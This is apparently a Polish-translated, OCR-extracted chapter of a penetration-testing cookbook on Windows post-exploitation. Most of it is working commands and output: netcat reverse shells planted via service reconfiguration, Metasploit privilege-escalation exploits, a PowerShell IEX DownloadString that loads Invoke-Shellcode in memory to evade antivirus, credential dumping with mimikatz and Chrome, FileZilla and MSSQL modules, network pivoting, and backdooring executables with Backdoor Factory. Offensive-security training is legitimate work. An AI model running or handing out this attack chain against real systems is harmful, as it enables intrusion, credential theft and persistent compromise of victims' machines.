
Załóżmy, że mamy dostęp do powłoki maszyny. Uruchamiamy ipconfig i odkrywamy, że maszyna jest wewnętrznie połączona z dwiema innymi sieciami:



Teraz skanujemy sieć za pomocą nmap i znajdujemy kilka maszyn z kilkoma otwartymi portami. Poznałeś fajny sposób na przechodzenie do sieci, dzięki czemu możemy uzyskać dostęp do aplikacji działających za inną siecią na naszej maszynie. Przekierujemy port ssh za pomocą następującego polecenia:

ssh –L <nasz port> <zdalny adres IP> <zdalny port> username@IP

Gdy już to zrobimy, otwieramy przeglądarkę i przechodzimy do użytego numeru portu:



Będziemy mieć dostęp do aplikacji działającej na zdalnym hoście.

Jest jeszcze więcej…

Istnieją inne sposoby przekierowania portów; na przykład użycie proxychains pomoże Ci dynamicznie przekierować porty działające na serwerze w innej podsieci sieciowej.

Eskalacja uprawnień w systemie Windows

W tym przepisie poznasz kilka sposobów uzyskania konta administratora w systemie Windows Server. Istnieje wiele sposobów uzyskania uprawnień administratora w systemie Windows. Przyjrzyjmy się kilku sposobom, w jakie można to zrobić.

Jak to zrobić...

Gdy już mamy meterpreter w systemie, Metasploit ma wbudowany moduł do wypróbowania trzech różnych metod uzyskania dostępu administratora. Najpierw zobaczymy niesławny getsystem Metasploit. Aby wyświetlić pomoc, wpisujemy:

getsystem –h

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
        0 : All techniques available
        1 : Service - Named Pipe Impersonation (In Memory/Admin)
        2 : Service - Named Pipe Impersonation (Dropper/Admin)
        3 : Service - Token Duplication (In Memory/Admin)


meterpreter >
```

Aby spróbować uzyskać uprawnienia administratora, wpisujemy następujące polecenie:

getsystem

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Widzimy, że teraz jesteśmy w NT AUTHORITY\SYSTEM. Czasami ta technika może nie działać, więc próbujemy innego sposobu, aby uzyskać system na maszynie. Przyjrzymy się kilku sposobom rekonfiguracji usług Windows. Użyjemy sc (znanego jako service configuration) do skonfigurowania usług Windows. Przyjrzyjmy się usłudze upnphost:

sc qc upnphost

```
C:\Documents and Settings\test\Desktop>sc qc upnphost
sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\WINDOWS\system32\svchost.exe -k LocalService
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
                           : HTTP
        SERVICE_START_NAME : NT AUTHORITY\LocalService

C:\Documents and Settings\test\Desktop>
```

Najpierw wgrywamy nasz plik binarny netcat do systemu. Gdy to zrobimy, możemy zmienić ścieżkę binarną działającej usługi za pomocą naszego pliku binarnego:

sc config upnphost binPath= "<ścieżka do netcat>\nc.exe -nv <nasz adres IP> <nasz port> -e C:\WINDOWS\System32\cmd.exe"

```
C:\Documents and Settings\test\Desktop>sc config upnphost binpath= "C:\nc.exe -nv 192.168.110.41 :
ows\System32\cmd.exe"
sc config upnphost binpath= "C:\nc.exe -nv 192.168.110.41 1234 -e C:\Windows\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Documents and Settings\test\Desktop>
```

sc konfiguracja upnphost obj= ".\LocalSystem" hasło= ""

```
C:\Documents and Settings\test\Desktop>sc config upnphost obj= ".\LocalSystem" password= ""
sc config upnphost obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS

C:\Documents and Settings\test\Desktop>
```

Potwierdzamy czy zmiany zostały wprowadzone:

```
C:\Documents and Settings\test\Desktop>sc qc upnphost
sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\nc.exe -nv 192.168.110.41 1234 -e C:\Windows\System32\cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
                           : HTTP
        SERVICE_START_NAME : LocalSystem

C:\Documents and Settings\test\Desktop>
```

Teraz musimy ponownie uruchomić usługę, a gdy to zrobimy, powinniśmy mieć połączenie zwrotne z uprawnieniami administratora:

net start upnphost

Zamiast netcat, możemy również użyć polecenia net user add, aby dodać nowego użytkownika administratora do systemu, między innymi. Teraz wypróbujmy inną metodę: Metasploit ma wiele różnych lokalnych exploitów dla eksploatacji systemu Windows. Aby je wyświetlić, wpisujemy msfconsole use exploit/windows/local <tab>.

```
msf > use exploit/windows/local/
use exploit/windows/local/adobe_sandbox_adobecollabsync
use exploit/windows/local/agnitum_outpost_acs
use exploit/windows/local/always_install_elevated
use exploit/windows/local/applocker_bypass
use exploit/windows/local/ask
use exploit/windows/local/bthpan
use exploit/windows/local/bypassuac
use exploit/windows/local/bypassuac_eventvwr
use exploit/windows/local/bypassuac_injection
use exploit/windows/local/bypassuac_vbs
use exploit/windows/local/capcom_sys_exec
use exploit/windows/local/current_user_psexec
use exploit/windows/local/ikeext_service
use exploit/windows/local/ipass_launch_app
use exploit/windows/local/lenovo_systemupdate
use exploit/windows/local/mqac_write
```

Użyjemy kitrap0d do eksploatowania. Użyj exploit/windows/local/ms10_015_kitrap0d. Ustawiamy naszą sesję i ładunek meterpretera:

```
msf exploit(ms10_015_kitrap0d) > set SESSION 1
msf exploit(ms10_015_kitrap0d) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms10_015_kitrap0d) > set LHOST 192.168.110.6
msf exploit(ms10_015_kitrap0d) > set LPORT 4443
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.110.6    yes       The listen address
   LPORT     4443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```

Następnie uruchamiamy exploit:

```
msf exploit(ms10_015_kitrap0d) > exploit

[*]  Started reverse handler on 192.168.110.6:4443
[*]  Launching notepad to host the exploit...
[+]  Process 4048 launched.
[*]  Reflectively injecting the exploit DLL into 4048...
[*]  Injecting exploit into 4048 ...
[*]  Exploit injected. Injecting payload into 4048...
[*]  Payload injected. Executing exploit...
[+]  Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*]  Sending stage (769024 bytes) to 192.168.110.7
[*]  Meterpreter session 2 opened (192.168.110.6:4443 -> 192.168.110.7:49204) at 2017-03-11 11:14:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Mamy administratora. Użyjmy jeszcze jednego exploita: niesławnego bypassuac:

use exploit/windows/local/bypassuac

```
msf exploit(ms10_015_kitrap0d) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > run

[*] Started reverse handler on 192.168.110.41:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (885806 bytes) to 192.168.110.31
[*] Meterpreter session 2 opened (192.168.110.41:4444 -> 192.168.110.31:49489) at 2017-04-20 20:27:35 -

meterpreter >
```

Korzystanie z PowerSploit


Wraz z wprowadzeniem PowerShell pojawiły się również nowe sposoby wykorzystania maszyn Windows. Jak opisuje Wikipedia, PowerShell (w tym Windows PowerShell i PowerShell Core) to platforma automatyzacji zadań i zarządzania konfiguracją firmy Microsoft, składająca się z powłoki wiersza poleceń i powiązanego języka skryptowego zbudowanego na platformie .NET Framework. W tym przepisie użyjemy PowerSploit, która jest opartą na PowerShell platformą do późniejszej eksploatacji, aby uzyskać dostęp do meterpretera w systemie.

Jak to zrobić…

Oto kroki, aby użyć PowerSploit:


1. Załóżmy teraz sytuację, w której mamy środowisko oparte na systemie Windows, w którym udało nam się uzyskać dostęp do powłoki. Nie mamy uprawnień administratora w systemie.

2. Przyjrzyjmy się fajnemu sposobowi na uzyskanie meterpretera bez faktycznego pobierania pliku w systemie za pomocą PowerSploit. Jest on wbudowany w Kali w Menu.



3. Sztuczka polega na pobraniu skryptu PowerShell i załadowaniu go do pamięci, a ponieważ nigdy nie jest on zapisywany na dysku twardym, program antywirusowy go nie wykryje.

4. Najpierw sprawdzamy, czy PowerShell jest zainstalowany, uruchamiając powershell:



5. Użyjemy polecenia. Ważne jest użycie pojedynczych cudzysłowów; w przeciwnym razie możemy otrzymać błąd brakującego nawiasu: powershell IEX (New-Object Net.WebClient).DownloadString ('https://raw.githubusercontent.com/PowerShellMafia/ PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1')

6. Nie powinniśmy widzieć żadnego błędu. Teraz, gdy nasz skrypt jest już gotowy, wywołujemy moduł i widzimy pomoc za pomocą następującego polecenia:

Get-Help Invoke-Shellcode

```
NAME
    Invoke-Shellcode

SYNOPSIS
    Inject shellcode into the process ID of your choosing or within the context
     of the running PowerShell process.

    PowerSploit Function: Invoke-Shellcode
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


SYNTAX
    Invoke-Shellcode [-ProcessID <UInt16>] [-Shellcode <Byte[]>] [-Force] [-Wha
    tIf] [-Confirm] [<CommonParameters>]

    Invoke-Shellcode [-ProcessID <UInt16>] [-Payload <String>] -Lhost <String>
```

7. Teraz uruchamiamy moduł:

powershell Invoke-Shellcode -Payload

windows/meterpreter/reverse_https -Lhost 192.168.110.33

-Lport 4444 –Force

```
powershell Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.110.33 -Lport 4444 -Force
```

8. Przed uruchomieniem poprzedniego skryptu uruchamiamy nasz program obsługi.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.110.33
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
```

9. Teraz powinniśmy mieć miernik.

```
[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 192.168.1.5:49230 Request received for /INITM...
[*] 192.168.1.5:49230 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663246...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.110.33:4444 -> 192.168.110.5:49230) at 2017-04-05 09:35:10 -0500

meterpreter >
```

10. Teraz, skoro mamy meterpreter, możemy użyć dowolnego z wcześniej wymienionych przepisów, aby uzyskać uprawnienia systemowe.

Jest tego więcej…

PowerSploit ma wiele modułów PowerShell, które można wykorzystać do dalszych zastosowań, takich jak uzyskiwanie uprawnień, omijanie programu antywirusowego itd.

Wyciąganie haseł w postaci zwykłego tekstu za pomocą mimikatz

Teraz, gdy mamy meterpreter, możemy go użyć do zrzucania haseł z pamięci. Mimikatz jest do tego świetnym narzędziem. Próbuje i zrzuca hasło z pamięci. Jak zdefiniował sam twórca mimikatz:

„Został stworzony w C i jest uważany za eksperyment z zabezpieczeniami systemu Windows". Obecnie jest dobrze znany z wyciągania haseł w postaci zwykłego tekstu, skrótu, kodu PIN i biletów Kerberos z pamięci. Mimikatz może również wykonywać pass-the-hash, pass-the-ticket lub budować złote bilety".

Jak to zrobić…

Oto kroki, aby użyć mimikatz:

1. Gdy mamy już meterpreter i uprawnienia systemowe, ładujemy mimikatz za pomocą tego polecenia:

load mimikatz

```
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

2. Aby wyświetlić wszystkie opcje, wpisujemy polecenie:

help mimikatz

3. Teraz, aby odzyskać hasła z pamięci, używamy wbudowanego polecenia Metasploit:

msv

```
meterpreter > msv
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving msv credentials
msv credentials
===============

AuthID   Package    Domain           User             Password
------   -------    ------           ----             --------
0;76485  NTLM       WIN-UH332I0CD08  bugsbounty       lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;76445  NTLM       WIN-UH332I0CD08  bugsbounty       lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;996    Negotiate  WORKGROUP        WIN-UH332I0CD08$  n.s. (Credentials KO)
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE    n.s. (Credentials KO)
0;25380  NTLM                                         n.s. (Credentials KO)
0;999    NTLM       WORKGROUP        WIN-UH332I0CD08$  n.s. (Credentials KO)

meterpreter >
```

4. Możemy zobaczyć, że hasze NTLM są wyświetlane na ekranie. Aby wyświetlić dane uwierzytelniające Kerberos, wpisujemy to:

kerberos

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID   Package    Domain           User             Password
------   -------    ------           ----             --------
0;76485  NTLM       WIN-UH332I0CD08  bugsbounty
0;76445  NTLM       WIN-UH332I0CD08  bugsbounty
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996    Negotiate  WORKGROUP        WIN-UH332I0CD08$
0;25380  NTLM
0;999    NTLM       WORKGROUP        WIN-UH332I0CD08$
```

Zrzucanie innych zapisanych haseł z maszyny

Już wiesz, jak zrzucać i zapisywać hasła w postaci zwykłego tekstu z pamięci. Jednak czasami nie wszystkie hasła są zrzucane. Nie martw się; Metasploit ma inne moduły post-exploitation, za pomocą których możemy zbierać zapisane hasła różnych aplikacji i usług działających na serwerze, który zhakowaliśmy.

Jak to zrobić...

Najpierw sprawdźmy, jakie aplikacje działają na maszynie. Używamy tego polecenia:

use post/windows/gather/enum_applications

```
msf exploit(bypassuac) > use post/windows/gather/enum_applications
msf post(enum_applications) > show options

Module options (post/windows/gather/enum_applications):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

Widzimy opcje; teraz potrzebujemy tylko naszej sesji, używając następującego polecenia:

set session 1

Uruchom je, a zobaczymy listę aplikacji zainstalowanych w systemie:

```
msf post(enum_applications) > run

[*] Enumerating applications installed on WIN7

Installed Applications
======================

 Name                                                                  Version
 ----                                                                  -------
 FileZilla Client 3.12.0.2                                             3.12.0.2
 FileZilla Server                                                      beta 0.9.53
 Google Chrome                                                         54.0.2840.99
 Google Update Helper                                                  1.3.31.5
 IIS URL Rewrite Module 2                                              7.2.1952
 ImageMagick 6.9.2-0 Q16 (64-bit) (2015-08-15)                         6.9.2
 Microsoft .NET Framework 4 Client Profile                             4.0.30319
 Microsoft .NET Framework 4 Client Profile                             4.0.30319
 Microsoft ODBC Driver 11 for SQL Server                               11.0.2270.0
 Microsoft SQL Server 2012 Native Client                               11.0.2100.60
```

Teraz, gdy wiemy, jakie aplikacje są uruchomione, spróbujmy zebrać więcej informacji. Użyjemy use post/windows/gather/enum_chrome. Zbierze całą historię przeglądania, zapisane hasła, zakładki itd. Ponownie ustawiamy naszą sesję i uruchamiamy to:

```
msf post(enum_chrome) > show options

Module options (post/windows/gather/enum_chrome):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   MIGRATE  false            no        Automatically migrate to explorer.exe
   SESSION                   yes       The session to run this module on.

msf post(enum_chrome) > set session
set session         set sessionlogging
msf post(enum_chrome) > set session
set session         set sessionlogging
msf post(enum_chrome) > set session 1
session => 1
msf post(enum_chrome) > run
```

Zobaczymy, że wszystkie zebrane dane zostały zapisane w pliku txt:

```
msf post(enum_chrome) > run

[*] Impersonating token: 3364
[*] Running as user 'win7\manas.malik'...
[*] Extracting data for user 'manas.malik'...
[*] Downloaded Web Data to '/root/.msf4/loot/20161118082917_default_172.18.8.193_chrome.raw.WebD_422602.txt'
[*] Downloaded Cookies to '/root/.msf4/loot/20161118082922_default_172.18.0.193_chrome.raw.Cooki_884248.txt'
[*] Downloaded History to '/root/.msf4/loot/20161118082929_default_172.18.0.193_chrome.raw.Histo_648038.txt'
[*] Downloaded Login Data to '/root/.msf4/loot/20161118082941_default_172.18.0.193_chrome.raw.Login_878812.txt'
[*] Downloaded Bookmarks to '/root/.msf4/loot/20161118082945_default_172.18.0.193_chrome.raw.Bookm_581406.txt'
[*] Downloaded Preferences to '/root/.msf4/loot/20161118082949_default_172.18.0.193_chrome.raw.Prefe_222436.txt'
```

Teraz spróbujemy zebrać zapisaną konfigurację i dane uwierzytelniające serwera FileZilla (serwera FTP, którego można używać do przesyłania plików), który jest zainstalowany na komputerze. Użyjemy modułu:

use post/windows.gather/credentials/filezilla_server

```
msf post(enum_applications) > search filezilla_server
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                              Disclosure Date  Rank
   ----                                              ---------------  ----
   auxiliary/dos/windows/ftp/filezilla_server_port   2006-12-11       normal
T Denial of Service
   post/windows/gather/credentials/filezilla_server                   normal
r Credential Collection
```

Ustawiamy sesję i ją uruchamiamy, a następnie powinniśmy zobaczyć zapisane dane uwierzytelniające:

```
[+] Found FileZilla Server on WIN7 via session ID: 1

[*] Collected the following credentials:
[*]     Username: FTUSER
[*]     Password: 97e02f60d61051e7dcb0ba35c14f48d1

[!] No active DB -- Credential data will not be saved!
[*] Collected the following configuration details:
[*]         FTP Port: 21
[*]     FTP Bind IP: 0.0.0.0
[*]             SSL: false
[*]      Admin Port: 14147
[*]   Admin Bind IP: 127.0.0.1
[*]      Admin Pass:
```

Użyjmy innego modułu post-exploitation, aby zrzucić hasła do bazy danych. Użyjemy tego:

use exploit/windows/gather/credentials/mssql_local_hashdump

```
msf > use post/windows/gather/credentials/mssql_local_hashdump
msf post(mssql_local_hashdump) > set SESSION 2
SESSION => 2
msf post(mssql_local_hashdump) > run -j
```

Ustawiamy sesję i uruchamiamy ją za pomocą run -j. Zobaczymy poświadczenia na ekranie:

```
msf post(mssql_local_hashdump) > run -j
[*] Post module running as background job
[*] Running module against PORTAL
[*] Checking if user is SYSTEM...
[+] User is SYSTEM
[*] Identified service 'SQL Server (SQLEXPRESS)', PID: 1792
[*] Attempting to get password hashes...
sa:0x01004D6196F9B58F9609BC51D7CF47C2C2AB821CC4DAA879A0A1
##MS_PolicyTsqlExecutionLogin##:0x01008D22A249DF5EF3B79ED321563A1DCCDC9CFC5FF954DD2D0F
##MS_PolicyEventProcessingLogin##:0x0100AE86B3442FF84691E83FE9D1522CF4F6268FCE0D3D692606
[+] MSSQL password hash saved in: /Users/xXxZombieSenpaixXx/.msf4/loot/20161119062617_def
```

Przejście do sieci

Gdy już mamy pełną kontrolę nad komputerem w systemie, naszym następnym krokiem powinno być przejście do sieci i próba wykorzystania i uzyskania dostępu do jak największej liczby maszyn. W tym przepisie poznasz łatwy sposób, aby to zrobić za pomocą Metasploit.

Jak to zrobić...

Metasploit ma wbudowany skrypt meterpreter, który pozwala nam dodać trasę i umożliwia nam atakowanie innych maszyn w sieci przy użyciu bieżącej trasy. Koncepcja jest naprawdę prosta; wszystko, co musimy zrobić, to wykonać to:

run autoroute –s <IP subnet>

```
meterpreter > run autoroute -s 172.18.0.0/22
[*] Adding a route to 172.18.0.0/255.255.252.0...
[+] Added route to 172.18.0.0/255.255.252.0 via 220.227.105.34
[*] Use the -p option to list all active routes
meterpreter >
```

Gdy to zrobimy, możemy po prostu wykorzystać maszyny, używając tych samych metod, które omówiliśmy w poprzednich przepisach.

Backdooring dla trwałości

Ważną częścią udanej eksploatacji jest możliwość zachowania dostępu do zainfekowanej maszyny. W tym przepisie poznasz niesamowite narzędzie znane jako Backdoor Factory. Głównym celem Backdoor Factory jest łatanie plików binarnych Windows/Linux naszym kodem powłoki, aby plik wykonywalny działał normalnie, a także wykonywanie naszego kodu powłoki za każdym razem, gdy jest wykonywany.

Jak to zrobić...

Backdoor Factory jest zainstalowany w Kali. I można go uruchomić za pomocą backdoor-factory. Aby wyświetlić wszystkie funkcje tego narzędzia, użyjemy polecenia help:

backdoor-factory –help

```
root@kali:~# backdoor-factory -h
Usage: backdoor.py [options]

Options:
  -h, --help            show this help message and exit
  -f FILE, --file=FILE  File to backdoor
  -s SHELL, --shell=SHELL
                        Payloads that are available for use. Use 'show'
to see
                        payloads.
  -H HOST, --hostip=HOST
                        IP of the C2 for reverse connections.
  -P PORT, --port=PORT  The port to either connect back to for reverse s
hells
                        or to listen on for bind shells
  -J, --cave_jumping    Select this options if you want to use code cave
                        jumping to further hide your shellcode in the bi
nary.
```

Użycie tego narzędzia nie jest zbyt trudne; jednak zaleca się przetestowanie plików binarnych przed ich wdrożeniem w systemie docelowym. Aby zobaczyć, jakie opcje są dostępne dla konkretnego pliku binarnego, który wybieramy do backdoora, używamy następującego polecenia:

backdoor-factory –f <ścieżka do pliku binarnego> -s show

Następnie użyjemy iat_reverse_tcp_stager_threaded:

backdoor-factory –f <ścieżka do pliku binarnego> -s iat_reverse_tcp_stager_threaded –H

<nasz adres IP> -P <Port>

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
    cave_miner_inline
    iat_reverse_tcp_inline
    iat_reverse_tcp_inline_threaded
    iat_reverse_tcp_stager_threaded
    iat_user_supplied_shellcode_threaded
    meterpreter_reverse_https_threaded
    reverse_shell_tcp_inline
    reverse_tcp_stager_threaded
    user_supplied_shellcode_threaded
```

Następnie wybieramy jaskinię, do której chcemy wstrzyknąć nasz ładunek:

```
[*] Cave 1 length as int: 407
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x21c
End: 0x3fc; Cave Size: 480
2. Section Name: None; Section Begin: None End: None; Cave begin: 0xa01a
 End: 0xa208; Cave Size: 494
3. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xb185 End: 0xb3ac; Cave Size: 551
4. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xb3f1 End: 0xd3ec; Cave Size: 8187
5. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xde40 End: 0xdffc; Cave Size: 444
**************************************************
[!] Enter your selection: 1
```

Nasz plik binarny został utworzony i jest gotowy do wdrożenia.

Teraz wystarczy uruchomić procedurę obsługi, która będzie akceptować połączenie odwrotne z naszego ładunku:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.110.41
lhost => 192.168.110.41
smsf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
```

Teraz, gdy plik .exe zostanie uruchomiony na komputerze ofiary, nasz miernik zostanie podłączony:

```
meterpreter > shell
Process 1804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\test\Desktop>
```